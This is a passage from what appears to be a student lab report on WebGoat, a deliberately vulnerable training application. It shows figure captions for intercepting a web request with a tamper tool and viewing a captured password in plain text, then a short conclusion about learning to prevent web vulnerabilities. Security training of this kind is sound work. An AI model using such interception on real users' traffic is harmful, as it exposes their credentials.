

Figure 2.18: Tamper data

Click at **Вмешаться**.

Figure 2.19: Intervene in a request

In a catch window we can see password as a plain text.

Figure 2.20: Cathed password

Figure 2.21: Stage completed

Conclusion

In this work i studied how to work with such an instrument as webgoat, that allows to study the main vulnerabilities in the work of web applications and gain knowledge of how to prevent them.

In my free time I plan to study in more detail all that is presented in that toolkit.